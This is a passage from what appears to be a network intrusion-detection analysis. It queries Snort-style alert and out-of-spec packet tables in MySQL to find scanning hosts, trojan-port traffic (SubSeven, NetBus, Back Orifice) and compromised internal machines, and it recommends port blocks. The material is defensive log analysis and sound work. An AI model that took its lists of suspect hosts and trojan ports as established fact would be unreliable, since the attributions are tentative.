| 207.238.101.253 | MY.NET.1.8     |       80 |     53 |    10 |
| 207.238.101.253 | MY.NET.1.8     |       53 |     53 |     9 |
| 204.167.220.253 | MY.NET.1.8     |       53 |     53 |     7 |
| 204.167.220.253 | MY.NET.1.8     |       80 |     53 |     6 |
| 207.238.101.253 | MY.NET.1.9     |       53 |     53 |     3 |
| 204.167.220.253 | MY.NET.1.10    |       80 |     53 |     3 |
| 202.187.24.3    | MY.NET.60.14   |       80 |     80 |     3 |
| 204.167.220.253 | MY.NET.1.10    |       53 |     53 |     3 |
| 208.9.199.244   | MY.NET.253.125 |       80 |     80 |     3 |
| 207.238.101.253 | MY.NET.1.9     |       80 |     53 |     3 |
+-----------------+----------------+----------+--------+-------+
10 rows in set (23.42 sec)
```

Conclusions

Interesting Hosts and Services

- Add "207.238.101.153" and "204.167.220.253" as attacking hosts. (Based on "nmap" scan activity)
- Add "MY.NET.1.8" as a targeted host. (Based on "nmap" scan interest)
- Add DNS queries from low ports other than 53 as suspect behavior.

Defensive Recommendations: *(Priority)*

- Check "MY.NET.1.8" for vulnerabilities and compromises. *(Medium)*
- Consider blocking all DNS traffic from low ports except port 53. *(Low)*
- Consider blocking all DNS traffic to all hosts except registered DNS servers. *(Low)*

"null scan!"

A "null scan!" alert flags packets TCP packets received without any bits set. As the name suggests these packets are often generated by tools which attempt to use the replies to odd packets to "fingerprint" (identify) the remote host.

Source Hosts

One host stands out as an attacker: 213.66.109.65

```
mysql> select hostfrom,count(*) as Count FROM alerts WHERE message LIKE '%null s
can%' GROUP BY hostfrom ORDER BY count DESC LIMIT 10;
+-----------------+-------+
| hostfrom        | Count |
+-----------------+-------+
| 213.66.109.65   |     9 |
| 24.200.61.161   |     3 |
| 202.92.70.246   |     3 |
| 202.92.68.165   |     2 |
| 202.92.70.253   |     2 |
| 212.127.151.180 |     2 |
| 202.92.71.186   |     2 |
| 202.92.71.70    |     2 |
| 202.92.71.4     |     2 |
| 24.154.33.143   |     1 |
+-----------------+-------+
10 rows in set (23.30 sec)
```

Destination Hosts

One internal host stands out as a targeted machine: MY.NET.70.97

```
mysql> select hostto,count(*) as Count FROM alerts WHERE message LIKE '%null sca
n%' GROUP BY hostto ORDER BY count DESC LIMIT 10;
+----------------+-------+
| hostto         | Count |
+----------------+-------+
```

```
| MY.NET.70.97   |    26 |
| MY.NET.217.130 |    10 |
| MY.NET.150.225 |     8 |
| MY.NET.219.50  |     7 |
| MY.NET.218.234 |     6 |
| MY.NET.70.77   |     6 |
| MY.NET.104.111 |     3 |
| MY.NET.217.154 |     3 |
| MY.NET.217.14  |     2 |
| MY.NET.139.36  |     2 |
+----------------+-------+
10 rows in set (23.26 sec)
```

Services

If we drill down into our dataset we notice most of the traffic seems to be KAZAA- or Gnutella-related.

```
mysql> select hostfrom,hostto,portfrom,portto,count(*) as Count FROM alerts WHER
E message LIKE '%null scan%' GROUP BY hostfrom,hostto,portfrom,portto ORDER BY c
ount DESC LIMIT 10;
+---------------+----------------+----------+--------+-------+
| hostfrom      | hostto         | portfrom | portto | Count |
+---------------+----------------+----------+--------+-------+
| 202.92.70.253 | MY.NET.150.225 |     3342 |   1214 |     2 |
| 24.200.61.161 | MY.NET.219.50  |     1864 |   1214 |     2 |
| 202.92.71.4   | MY.NET.70.77   |     3311 |   1214 |     2 |
| 202.92.70.246 | MY.NET.70.97   |     1167 |   1214 |     2 |
| 202.92.71.186 | MY.NET.150.225 |     4066 |   1214 |     2 |
| 202.92.68.165 | MY.NET.217.154 |     2090 |   1214 |     2 |
| 202.92.71.70  | MY.NET.219.50  |     1158 |   1214 |     2 |
| 213.66.109.65 | MY.NET.217.130 |     4896 |   6346 |     1 |
| 24.94.62.91   | MY.NET.218.86  |     6346 |  49739 |     1 |
| 24.200.61.161 | MY.NET.219.50  |     1448 |   1214 |     1 |
+---------------+----------------+----------+--------+-------+
10 rows in set (23.20 sec)
```

Our "attacker" is only looking at a single machine and sends from a different port each time. Could this just be a machine with a wacky IP stack or lots of corruption?

```
mysql> select hostfrom,hostto,portfrom,portto,count(*) as Count FROM alerts WHER
E message LIKE '%null scan%' AND HostFrom='213.66.109.65' GROUP BY portfrom,port
to ORDER BY count DESC LIMIT 10;
+---------------+----------------+----------+--------+-------+
| hostfrom      | hostto         | portfrom | portto | Count |
+---------------+----------------+----------+--------+-------+
| 213.66.109.65 | MY.NET.217.130 |      128 |   2446 |     1 |
| 213.66.109.65 | MY.NET.217.130 |     4896 |   6346 |     1 |
| 213.66.109.65 | MY.NET.217.130 |     4248 |   6346 |     1 |
| 213.66.109.65 | MY.NET.217.130 |     3059 |   6346 |     1 |
| 213.66.109.65 | MY.NET.217.130 |     4796 |   6346 |     1 |
| 213.66.109.65 | MY.NET.217.130 |        0 |   3415 |     1 |
| 213.66.109.65 | MY.NET.217.130 |     3400 |   6346 |     1 |
| 213.66.109.65 | MY.NET.217.130 |     2214 |   6346 |     1 |
| 213.66.109.65 | MY.NET.217.130 |     4065 |   6346 |     1 |
+---------------+----------------+----------+--------+-------+
9 rows in set (23.06 sec)
```

One last look - most of the attacker's traffic seems to be Gnutella, but there are still three wacky packets. This might be a slow scan, but there isn't enough to call our suspect an attacker.

```
mysql> select hostfrom,hostto,portfrom,portto,count(*) as Count FROM alerts WHER
E message LIKE '%null scan%' AND HostFrom='213.66.109.65' GROUP BY portfrom,port
to ORDER BY count DESC LIMIT 10;
+---------------+----------------+----------+--------+-------+
| hostfrom      | hostto         | portfrom | portto | Count |
+---------------+----------------+----------+--------+-------+
| 213.66.109.65 | MY.NET.217.130 |      128 |   2446 |     1 |
| 213.66.109.65 | MY.NET.217.130 |     4896 |   6346 |     1 |
| 213.66.109.65 | MY.NET.217.130 |     4248 |   6346 |     1 |
| 213.66.109.65 | MY.NET.217.130 |     3059 |   6346 |     1 |
| 213.66.109.65 | MY.NET.217.130 |     4796 |   6346 |     1 |
| 213.66.109.65 | MY.NET.217.130 |        0 |   3415 |     1 |
| 213.66.109.65 | MY.NET.217.130 |     3400 |   6346 |     1 |
| 213.66.109.65 | MY.NET.217.130 |     2214 |   6346 |     1 |
| 213.66.109.65 | MY.NET.217.130 |     4065 |   6346 |     1 |
+---------------+----------------+----------+--------+-------+
9 rows in set (23.06 sec)
```

Conclusions

Interesting Hosts and Services

- Add "MY.NET.70.97" to list of targeted hosts (based on "null" scan activity)
- Either KAZAA and Gnutella packets naturally spew a lot of NULL flag packets or scanners are attempting to capitalize on the wide use of these services to learn about remote machines.

Defensive Recommendations: *(Priority)*

- Check "MY.NET.70.97" for vulnerabilities and compromises. *(Medium)*
- Consider blocking all TCP packets with no flags set from entering the internal network. *(Medium)*

Sun RPC

Two different alerts are combined in this section: "sunrpc highport access!" and "attempted sun rpc high port access". Both look for traffic headed to the titular high port 32771.

```
mysql> select * from alerts where (message LIKE '%sun rpc%' OR message LIKE '%su
nrpc') AND (PortTo!=32771 AND PortFrom!=32771);
Empty set (25.65 sec)
```

Because there are few events which triggered this alert we can look immediately make sense of an aggregate table of host-to-host traffic. There is a lot of traffic from several hosts to internal host MY.NET.21.6. We should consider this box likely compromised. There is much less traffic to two other internal hosts: MY.NET.60.39 and MY.NET.217.18 which may be possibly compromised, but more likely just initiated a few connections from port 32771. Note that all of the traffic is directly targeted - there is no scanning occurring, as we might expect to see BEFORE an attack. We should also add external hosts 205.188.153.101, 12.25.141.32, 208.171.80.202 and 65.9.177.233 as possible attackers. (These three accessed the likely compromised box more than once.)

```
mysql> select hostfrom,hostto,count(*) as Count FROM alerts WHERE message LIKE '
%sun rpc%' OR message LIKE '%sunrpc%' GROUP BY HostFrom,HostTo ORDER BY Count DE
SC;
+-----------------+---------------+-------+
| hostfrom        | hostto        | Count |
+-----------------+---------------+-------+
| 205.188.153.101 | MY.NET.217.6  |    50 |
| 12.25.141.32    | MY.NET.217.6  |    34 |
| 208.171.80.202  | MY.NET.217.6  |    16 |
| 65.9.177.233    | MY.NET.217.6  |    13 |
| 207.41.14.11    | MY.NET.60.39  |     9 |
| 138.88.35.196   | MY.NET.217.18 |     8 |
| 208.171.80.202  | MY.NET.217.18 |     5 |
| 207.172.73.113  | MY.NET.217.6  |     3 |
| 207.172.73.211  | MY.NET.217.6  |     3 |
| 64.152.176.2    | MY.NET.1.6    |     1 |
+-----------------+---------------+-------+
10 rows in set (22.11 sec)
```

Conclusions

Interesting Hosts and Services:

- Add "MY.NET.21.6" as a possibly compromised box (based on direct traffic on port 32771)
- Add "205.188.153.101", "12.25.141.32", "208.171.80.202" and "65.9.177.233" as suspicious hosts based on access to a possibly compromised machine.

Defensive Recommendations: *(Priority)*

- Check "MY.NET.21.6" for Sun RPC services and compromises *(High)*
- Consider blocking port 32771 from external networks if the internal network makes use of Sun RPC services. *(Low)*

"tcp src and dst outside network"

"tcp src and dst outside network" alerts flag packets whose source or destination hosts are not part of the "MY.NET" network. Because of the low number of alerts compared to the entire sample of valid TCP traffic, there are bound to be a number of false positives due to plain old corrupted packets.

After performing a query to note where the packets are coming from, we note that unlike the previous UDP src/dst detects, none of the TCP traffic is going to multicast addresses. Much of the traffic is headed from apparent Gnutella (port 6346) or KAZAA servers (port 1214), but an alarming amount also comes from known trojan ports including SubSeven (port 27374) and NetBus (port 12345). The hosts and destinations involved with these packets should be carefully watched. (Similar patterns were NOT discovered in a survey of TO ports.)

```
mysql> select HostFrom,HostTo,PortFrom,Count(*) AS Count from alerts where messa
ge like 'tcp src and dst%' GROUP BY HostFrom,HostTo,PortFrom ORDER BY Count DESC
;
+-----------------+-----------------+----------+-------+
| HostFrom        | HostTo          | PortFrom | Count |
+-----------------+-----------------+----------+-------+
| 24.180.140.132  | 213.122.166.185 |     6346 |    37 |
| 129.105.28.214  | 64.12.163.199   |     1747 |     4 |
| 24.180.140.132  | 213.1.130.184   |     6346 |     4 |
| 172.186.126.23  | 24.0.28.71      |     1086 |     3 |
| 172.135.128.4   | 212.6.73.227    |     1214 |     3 |
| 172.163.86.248  | 212.171.59.210  |     8080 |     2 |
| 172.163.86.248  | 212.171.59.210  |     1080 |     2 |
| 24.180.140.132  | 24.0.0.203      |      119 |     2 |
| 24.180.140.132  | 213.122.60.68   |     6346 |     2 |
| 24.180.140.132  | 213.122.170.205 |     6346 |     2 |
| 172.139.194.39  | 195.249.246.193 |    27374 |     2 |
| 172.130.50.110  | 199.174.143.34  |    12345 |     2 |
| 172.139.134.143 | 63.48.83.61     |    27374 |     2 |
| 172.141.113.131 | 66.65.74.28     |    27374 |     2 |
| 172.167.124.131 | 213.137.128.167 |      111 |     1 |
| 192.168.1.2     | 205.188.3.176   |     1046 |     1 |
| 192.168.201.101 | 205.156.51.200  |    59956 |     1 |
| 169.254.101.152 | 172.153.150.190 |    12345 |     1 |
| 172.172.48.138  | 4.36.121.122    |     8539 |     1 |
| 24.180.140.132  | 205.188.7.20    |     4514 |     1 |
| 24.180.140.132  | 205.188.8.59    |     2144 |     1 |
| 172.140.107.6   | 208.203.51.75   |    27374 |     1 |
| 24.180.140.132  | 24.0.95.88      |     2744 |     1 |
| 10.0.0.3        | 64.4.13.219     |     1222 |     1 |
| 24.180.140.132  | 64.231.64.9     |     6346 |     1 |
| 172.140.91.160  | 208.203.51.116  |    27374 |     1 |
| 65.196.161.215  | 198.82.58.114   |     3185 |     1 |
| 172.166.161.18  | 202.84.198.12   |       53 |     1 |
+-----------------+-----------------+----------+-------+
```

```
28 rows in set (23.34 sec)
```

The following queries provides a list of suspicious hosts associated with these trojan ports.

```
mysql> select HostTo,PortFrom,Count(*) AS Count from alerts where message like '
tcp src and dst%' AND (PortFrom=12345 OR PortFrom=27374) GROUP BY HostTo,PortFro
m ORDER BY Count DESC;
+-----------------+----------+-------+
| HostTo          | PortFrom | Count |
+-----------------+----------+-------+
| 66.65.74.28     |    27374 |     2 |
| 195.249.246.193 |    27374 |     2 |
| 63.48.83.61     |    27374 |     2 |
| 199.174.143.34  |    12345 |     2 |
| 172.153.150.190 |    12345 |     1 |
| 208.203.51.75   |    27374 |     1 |
| 208.203.51.116  |    27374 |     1 |
+-----------------+----------+-------+
7 rows in set (29.54 sec)

mysql> select HostFrom,PortFrom,Count(*) AS Count from alerts where message like
 'tcp src and dst%' AND (PortFrom=12345 OR PortFrom=27374) GROUP BY HostFrom,Por
tFrom ORDER BY Count DESC;
+-----------------+----------+-------+
| HostFrom        | PortFrom | Count |
+-----------------+----------+-------+
| 172.130.50.110  |    12345 |     2 |
| 172.141.113.131 |    27374 |     2 |
| 172.139.194.39  |    27374 |     2 |
| 172.139.134.143 |    27374 |     2 |
| 172.140.91.160  |    27374 |     1 |
| 169.254.101.152 |    12345 |     1 |
| 172.140.107.6   |    27374 |     1 |
+-----------------+----------+-------+
7 rows in set (23.64 sec)
```

Conclusions

Interesting Hosts and Services:

- Note "24.180.140.132" and "213.122.166.185" as suspicious hosts (based on bad src/dst TCP packets with their IP addresses as src and dst)
- Note "66.65.74.28", "195.249.246.193", "63.48.83.61", "208.203.51.75", "208.203.51.116", "172.141.113.131", "172.139.194.39", "172.139.134.143", "172.140.91.160" and "172.140.107.6" as suspicious hosts (based on bad SubSeven-trojan src/dst TCP packets with their IP address)
- Note "199.174.143.34","172.153.150.190","172.130.50.110" and "169.254.101.152" as suspicious hosts (based on bad NetBus-trojan src/dst TCP packets with their IP address)

Defensive Recommendations:

- *(see "udp src and dst outside network" recommendations)*

"back orifice"

Back Orifice is a trojan which listens on port 31337. (need source) The Back Orifice rule flags traffic headed toward internal machines on port 31337, so a number of false positives are probable.

Source Hosts

One external host immediately sticks out as an attacker: 203.148.188.144.

```
mysql> select HostFrom,PortFrom,PortTo,Count(*) AS Count FROM alerts WHERE Messa
ge LIKE '%back%' GROUP BY HostFrom,PortFrom,PortTo ORDER BY HostFrom,PortFrom,Po
rtTo;
+-----------------+----------+--------+-------+
| HostFrom        | PortFrom | PortTo | Count |
+-----------------+----------+--------+-------+
| 203.148.188.144 |    31338 |  31337 |    74 |
| 207.41.14.11    |     1755 |  31337 |     1 |
| 207.41.14.11    |     1765 |  31337 |     1 |
| 207.41.14.11    |     3697 |  31337 |     1 |
+-----------------+----------+--------+-------+
4 rows in set (20.52 sec)
```

A quick check of hosts scanned confirms our suspicious host was scanning, not "innocently" hammering a single machine, and that no hosts appeared to be vulnerable. With a little more work we could probably track down the scanning tool as well because it scans from a constant port 31338.

```
mysql> select HostFrom,HostTo,PortFrom,PortTo,Count(*) AS Count FROM alerts WHER
E Message LIKE '%back%' GROUP BY HostFrom,HostTo,PortFrom,PortTo ORDER BY Count
DESC LIMIT 10;
+-----------------+---------------+----------+--------+-------+
| HostFrom        | HostTo        | PortFrom | PortTo | Count |
+-----------------+---------------+----------+--------+-------+
| 203.148.188.144 | MY.NET.98.34  |    31338 |  31337 |     2 |
| 203.148.188.144 | MY.NET.98.243 |    31338 |  31337 |     2 |
| 203.148.188.144 | MY.NET.98.25  |    31338 |  31337 |     2 |
| 203.148.188.144 | MY.NET.98.245 |    31338 |  31337 |     2 |
| 203.148.188.144 | MY.NET.98.118 |    31338 |  31337 |     2 |
| 203.148.188.144 | MY.NET.98.119 |    31338 |  31337 |     2 |
| 203.148.188.144 | MY.NET.98.20  |    31338 |  31337 |     2 |
| 203.148.188.144 | MY.NET.98.92  |    31338 |  31337 |     2 |
| 203.148.188.144 | MY.NET.98.21  |    31338 |  31337 |     2 |
```

```
| 203.148.188.144 | MY.NET.98.94   |    31338 |  31337 |     1 |
+-----------------+----------------+----------+--------+-------+
10 rows in set (21.29 sec)
```

Conclusions

Interesting Hosts & Services:

- Add 203.148.188.144 as an attacking host (based on BackOrifice scans)

Defensive Recommendations: *(Priority)*

- Consider blocking port 31337 from the outside world. *(Low)*

"russia dynamo - sans flash 28-jul-00"

The Russia Dynamo rule flags all traffic to or from a certain network (194.87.6.x).

```
mysql> select count(*) from alerts where message like '%russia%' and !(HostFrom
LIKE '194.87.6%' OR HostTo LIKE '194.87.6%');
+----------+
| count(*) |
+----------+
|        0 |
+----------+
1 row in set (22.98 sec)
```

A RIPE lookup produces the following information:

```
inetnum: 194.87.0.0 - 194.87.255.255
netname: RU-DEMOS-940901
descr: Provider Local Registry
country: RU admin-c:
address: 6-1 Ovchinnikovskaya nab.
address: Moscow 113035
address: Russia phone: +7 095 737 0436
phone: +7 095 737 0400
fax-no: +7 095 956 5042
e-mail: ncc@demos.net
address: Russian Institute for Public Networks
address: 1, Kurchatov sq
address: Moscow address:
Russia remarks: ******** We're not an ISP.
We only provide registration services for
russian ISPs and not responsible for ISP's
customer's spam and illegal activity. However
we're ready to help you to identify abused
network contacts in case of any lookup problems.
```

A year-old SANS Flash notes that a trojan was sending data to a Russian IP (194.87.6.x). (Neohapsis Archives, "SANS FLASH: New Trojan Sending Data To Russia", July 28, 2000; "http://archives.neohapsis.com/archives/sans/2000/0068.html")

A quick study of this traffic however suggests ALL of this traffic is related to KAZAA and GnuTella and may be ignored.

```
mysql> select HostFrom,HostTo,PortFrom,PortTo,Count(*) AS Count FROM alerts WHER
E Message LIKE '%russia dynamo%' GROUP BY HostFrom,HostTo,PortFrom,PortTo ORDER
BY Count DESC;
+---------------+---------------+----------+--------+-------+
| HostFrom      | HostTo        | PortFrom | PortTo | Count |
+---------------+---------------+----------+--------+-------+
| MY.NET.104.111 | 194.87.6.201  |     1214 |   2484 |     7 |
| 194.87.6.229  | MY.NET.182.120 |     1854 |   6346 |     7 |
| MY.NET.182.120 | 194.87.6.229  |     6346 |   1854 |     5 |
| 194.87.6.201  | MY.NET.104.111 |     2484 |   1214 |     3 |
| MY.NET.70.97  | 194.87.6.201  |     1214 |   1175 |     2 |
+---------------+---------------+----------+--------+-------+
5 rows in set (22.90 sec)
```

Conclusions

Interesting Hosts and Services:

- *(none)*

Defensive Recommendations:

- *(none)*

Miscellaneous Alerts

The remaining alerts ("icmp src and dst outside network", "statdx udp attack", "tcp smtp source port traffic", and "tiny fragments - possible hostile activity") happen so infrequently (1 or 2 times in a week) that further study here is unwarranted.

Alert Overview

Rather than blindly taking statistical extracts from the raw alert database, I elected to use a little of what I found out about various alerts to pare away some irrelevant

data which might skew our results. First I created a copy of the main alert database.

```
mysql> create table falerts select * from alerts;
Query OK, 353053 rows affected (58.66 sec)
Records: 353053  Duplicates: 0  Warnings: 0
```

Then I pared away all UDP "src and dst" alerts which was sent to port 5779; as noted above this traffic is most likely just legal Yahoo traffic and its removal makes it easier to spot other events. In fact this single act removed nearly 60% of ALL alerts!

```
mysql> delete from falerts where message like 'udp src and dst%' AND PortTo=5779;
Query OK, 206009 rows affected (46.46 sec)
mysql> select count(*) from falerts;
+----------+
| count(*) |
+----------+
|   147044 |
+----------+
1 row in set (0.00 sec)
```

Source Hosts

All of these hosts are attackers. Note that half of the most aggressive hosts, including three of the top four hosts, are found on the internal network.

```
mysql> select HostFrom,count(*) as Count from falerts WHERE HostFrom!='' GROUP B
Y HostFrom ORDER BY Count DESC Limit 10;
+-----------------+-------+
| HostFrom        | Count |
+-----------------+-------+
| MY.NET.70.38    | 30491 |
| my.net.160.114  | 17495 |
| 169.254.161.0   | 14551 |
| my.net.150.133  | 10851 |
| 192.207.123.2   |  4918 |
| 169.254.148.166 |  3159 |
| 205.188.233.153 |  2975 |
| 205.188.233.121 |  2433 |
| 205.188.246.121 |  1860 |
| 205.188.244.249 |  1699 |
+-----------------+-------+
10 rows in set (19.45 sec)
```

Destination Hosts

All of these hosts are targets. Note that three of the top ten, including the top two hosts, are not part of the internal network.

```
mysql> select HostTo,count(*) as Count from falerts WHERE HostTo!='' GROUP BY Ho
stTo ORDER BY Count DESC Limit 10;
+----------------+-------+
| HostTo         | Count |
+----------------+-------+
| 130.132.143.42 |  8999 |
| 130.132.143.43 |  8743 |
| MY.NET.99.51   |  4918 |
| MY.NET.150.133 |   419 |
| MY.NET.104.111 |   389 |
| MY.NET.218.234 |   330 |
| MY.NET.70.97   |   282 |
| MY.NET.150.225 |   249 |
| MY.NET.70.77   |   146 |
| 162.129.20.10  |   140 |
+----------------+-------+
10 rows in set (19.12 sec)
```

Source Ports

The most popular classes of alerts generated were the result of Microsoft network traffic. Common trojan, SMTP and RPC ports make up most of the rest of the top ten list.

```
mysql> select PortFrom,count(*) as Count from falerts WHERE PortFrom!='' GROUP B
Y PortFrom ORDER BY Count DESC Limit 10;
+----------+-------+
| PortFrom | Count |
+----------+-------+
|      137 | 19118 |
|    65535 |  5021 |
|    27374 |  2402 |
|      111 |   705 |
|    10070 |   365 |
|    23206 |   321 |
|    55850 |    94 |
|     2156 |    85 |
|       25 |    76 |
|    60020 |    75 |
+----------+-------+
10 rows in set (20.12 sec)
```

The rest of the traffic might have help identify more attackers. For example two hosts (212.179.76.146 and 212.179.34.114) were closely tied to two unusual ports. In this case however I believe the traffic is just evidence of heavy KAZAA transfers and not the sign of an attack.

```
mysql> select HostFrom,PortTo,Count(*) as Count From falerts where PortFrom='100
70' GROUP BY HostFrom,PortTo ORDER BY Count DESC Limit 10;
```

```
+----------------+--------+-------+
| HostFrom       | PortTo | Count |
+----------------+--------+-------+
| 212.179.76.146 |   1214 |   365 |
+----------------+--------+-------+
1 row in set (18.91 sec)

mysql> select HostFrom,PortTo,Count(*) as Count From falerts where PortFrom='232
06' GROUP BY HostFrom,PortTo ORDER BY Count DESC Limit 10;
+----------------+--------+-------+
| HostFrom       | PortTo | Count |
+----------------+--------+-------+
| 212.179.34.114 |   1214 |   321 |
+----------------+--------+-------+
1 row in set (18.72 sec)
```

Destination Ports

Scans for SubSeven led the pack, followed by attempted Microsoft traffic, telnet, printer, RPC, KAZAA, SMTP, and DNS traffic.

```
mysql> select PortTo,count(*) as Count from falerts WHERE PortTo!='' GROUP BY Po
rtTo ORDER BY Count DESC Limit 10;
+--------+-------+
| PortTo | Count |
+--------+-------+
|  27374 | 38367 |
|    137 | 18814 |
|     23 |  4923 |
|    515 |  2912 |
|    111 |  2710 |
|   1214 |  1908 |
|     25 |   440 |
|     53 |   400 |
|   1080 |   295 |
|  32771 |   142 |
+--------+-------+
10 rows in set (19.43 sec)
```

Top Talkers

The first thing we note is all the (KAZAA) connections to port 1214. We had better get a handle on our file-sharing or our detectors will continue to be swamped! The most active session looks suspicious until we dig into the logs and find these are the ONLY alerts generated by this host. Further down we see connections to remote SunRPC ports (32771) - already covered in the SunRPC analysis section - and connections to LPR ports (515) - already covered in the "port 515" analysis section.

More unsettling is traffic between 159.226.41.166:23 and MY.NET.100.83:37027. One of our users may be telneted into a hostile remote host. (A second telnet session between these two hosts can be found by searching for additional alerts related to 159.226.41.166!)

Also unsettling is a long conversation held between 212.179.41.215 and MY.NET.97.246 on two strange ports (perhaps a passive FTP data transfer), one of which is also on a watchlist.

```
mysql> select HostFrom,HostTo,PortFrom,PortTo,Count(*) as Count From falerts WHE
RE PortFrom!='' AND PortTo!='' AND (HostFrom LIKE '%N%' OR HostTo LIKE '%N%') GR
OUP BY HostFrom,HostTo,PortFrom,PortTo ORDER BY Count DESC Limit 20;
+-----------------+----------------+----------+--------+-------+
| HostFrom        | HostTo         | PortFrom | PortTo | Count |
+-----------------+----------------+----------+--------+-------+
| 192.207.123.2   | MY.NET.99.51   |    65535 |     23 |  4918 |
| 212.179.76.146  | MY.NET.104.111 |    10070 |   1214 |   365 |
| 212.179.34.114  | MY.NET.150.133 |    23206 |   1214 |   321 |
| 212.179.85.191  | MY.NET.70.77   |     2156 |   1214 |    73 |
| 212.179.27.6    | MY.NET.218.234 |     1479 |   1214 |    57 |
| 205.188.153.101 | MY.NET.217.6   |     4000 |  32771 |    50 |
| 212.179.82.227  | MY.NET.218.234 |     1949 |   1214 |    43 |
| 212.179.85.23   | MY.NET.218.234 |    21028 |   1214 |    41 |
| 212.179.88.217  | MY.NET.150.133 |     1412 |   1214 |    35 |
| 12.25.141.32    | MY.NET.217.6   |     1041 |  32771 |    34 |
| 212.179.41.215  | MY.NET.97.246  |     1255 |   9549 |    28 |
| 199.4.19.2      | MY.NET.217.154 |    55850 |   1214 |    27 |
| MY.NET.100.234  | 192.35.232.241 |       22 |    515 |    26 |
| MY.NET.217.154  | 199.4.19.2     |     1214 |  55850 |    26 |
| 212.179.83.81   | MY.NET.6.7     |     1035 |    143 |    23 |
| MY.NET.253.24   | 18.7.21.83     |    65535 |     25 |    23 |
| MY.NET.253.24   | 195.121.6.51   |    65535 |     25 |    22 |
| 159.226.41.166  | MY.NET.100.83  |       23 |  37027 |    19 |
| 212.179.83.198  | MY.NET.150.133 |     1163 |   1214 |    18 |
| 212.179.83.109  | MY.NET.150.225 |     1088 |   1214 |    18 |
+-----------------+----------------+----------+--------+-------+
20 rows in set (27.17 sec)
```

Conclusions

Interesting Hosts and Services

- Add "MY.NET.70.38", "my.net.160.114", "169.254.161.0", "my.net.150.133", "192.207.123.2", "169.254.148.166", "205.188.233.153", "205.188.233.121", "205.188.246.121" and "205.188.244.249" as attacking hosts (based on overall alerts)
- Add "130.132.143.42", "130.132.143.43", "MY.NET.99.51", "MY.NET.150.133", "MY.NET.104.111", "MY.NET.218.234", "MY.NET.70.97", "MY.NET.150.225", "MY.NET.70.77", "162.129.20.10" as targeted hosts (based on overall interest)
- Add "159.226.41.166" and "MY.NET.100.83" as suspicious hosts (based on probably telnet traffic and watchlist membership)
- Add "212.179.41.215" and "MY.NET.97.246" as suspicious hosts (based on unusual high-port/high-port traffic and watchlist membership)
- Add SubSeven, Microsoft networking, telnet, printer, RPC, KAZAA, SMTP, and DNS services as the most probed services.

Defensive Recommendations: *(Priority)*

- Find out what 159.226.41.166 and MY.NET.100.83 are doing by monitoring traffic between these hosts. *(Medium)*
- Find out what 212.179.41.215 and MY.NET.97.246 are doing by monitoring traffic between these hosts *(Medium)*
- Consider a block on incoming traffic to ports 27374 (SubSeven) and Microsoft networking (137). *(Medium)*

Out-Of-Spec Analysis

As I noted above in my analysis of null scans, I believe the OOS detector does not see the same packets the alert sensor does. With that in mind we should consider the information from the OOS report to be a new take on the network.

Source Hosts

Six hosts are mostly responsible for the funky packets (10.77.146.33, 11.180.236.194, 99.183.24.194, 4.66.152.186, 93.226.113.248 and 16.5.180.10). We can safely list the first three as attackers and the second three as suspicious.

```
mysql> SELECT HostFrom,count(*) AS Count FROM oos GROUP BY HostFrom ORDER BY Cou
nt DESC LIMIT 10;
+----------------+-------+
| HostFrom       | Count |
+----------------+-------+
| 10.77.146.33   |   594 |
| 11.180.236.194 |   557 |
| 99.183.24.194  |   391 |
| 4.66.152.186   |   132 |
| 93.226.113.248 |    68 |
| 16.5.180.10    |    41 |
| 09.150.103.212 |    18 |
| 92.117.120.140 |    17 |
| 4.152.176.4    |    13 |
| 28.131.51.38   |    12 |
+----------------+-------+
10 rows in set (0.04 sec)
```

Destination Hosts

A number of internal hosts have been targeted by weird packets. The most popular target is MY.NET.253.114. Following behind this host are MY.NET.253.41, MY.NET.70.149, MY.NET.253.43, MY.NET.70.97 and MY.NET.100.165.

```
mysql> SELECT HostTo,count(*) AS Count FROM oos GROUP BY HostTo ORDER BY Count D
ESC LIMIT 25;
+----------------+-------+
| HostTo         | Count |
+----------------+-------+
| MY.NET.253.114 |   549 |
| MY.NET.253.41  |   154 |
| MY.NET.70.149  |   132 |
| MY.NET.253.43  |   128 |
| MY.NET.70.97   |   122 |
| MY.NET.253.42  |   117 |
| MY.NET.100.165 |    85 |
| MY.NET.5.29    |    52 |
| MY.NET.150.225 |    39 |
| MY.NET.218.234 |    30 |
+----------------+-------+
10 rows in set (0.03 sec)
```

Destination Ports

Most of the strange packets are pretending to be web requests, RPC traffic, and SMTP requests. Note however quite a few are also riding on top of Gnutella and KAZAA packets, and a few even list NO port address.

```
mysql> SELECT PortTo,count(*) AS Count FROM oos GROUP BY PortTo ORDER BY Count D
ESC LIMIT 10;
+--------+-------+
| PortTo | Count |
+--------+-------+
|     80 |   700 |
|    111 |   557 |
|     25 |   404 |
|   6346 |    94 |
|   1214 |    83 |
|  21536 |    31 |
|    443 |    27 |
|      0 |    27 |
|    113 |    19 |
|     22 |     7 |
+--------+-------+
10 rows in set (0.03 sec)
```

Source Ports

RPC packets are for some reason the most popular strange packet transport. Notice again a few packets list no source port.

```
mysql> SELECT PortFrom,count(*) AS Count FROM oos GROUP BY PortFrom ORDER BY Cou
nt DESC LIMIT 10;
+----------+-------+
| PortFrom | Count |
```

```
+----------+-------+
|      111 |   557 |
|    60020 |   132 |
|    18245 |    31 |
|     5635 |    26 |
|        0 |    12 |
|     8192 |     7 |
|    33296 |     6 |
|    46320 |     6 |
|     2953 |     6 |
|    61119 |     6 |
+----------+-------+
10 rows in set (0.03 sec)
```

TCP Flags

By far the most common TCP flag combination set on OOS packets is reserved bits 1 and 2 plus a SYN. (Note this could also be ECN - see correlations above.) The second most common TCP flag combination is "SYN-FIN".

```
mysql> SELECT Flags_TCP,count(*) AS Count FROM oos GROUP BY Flags_TCP ORDER BY C
ount DESC LIMIT 10;
+-----------+-------+
| Flags_TCP | Count |
+-----------+-------+
| 21S*****  |  1444 |
| **SF****  |   563 |
| **SFRP*U  |    18 |
| 2*SFRP*U  |    12 |
| 2*SF***U  |    10 |
| *1SF****  |     9 |
| **SF*PAU  |     7 |
| 2*SFRPAU  |     6 |
| **SFRPA*  |     6 |
| 21**R**U  |     6 |
+-----------+-------+
10 rows in set (0.03 sec)
```

A single host is responsible for almost all the SYN-FIN packets - we definitely want to add 11.180.236.194 to our list of attackers.

```
mysql> SELECT HostFrom,PortTo,count(*) AS Count FROM oos WHERE Flags_TCP='**SF**
**' GROUP BY HostFrom,PortTo ORDER BY Count DESC;
+----------------+--------+-------+
| HostFrom       | PortTo | Count |
+----------------+--------+-------+
| 11.180.236.194 |    111 |   557 |
| 4.196.112.4    |    259 |     1 |
| 2.149.150.37   |   2048 |     1 |
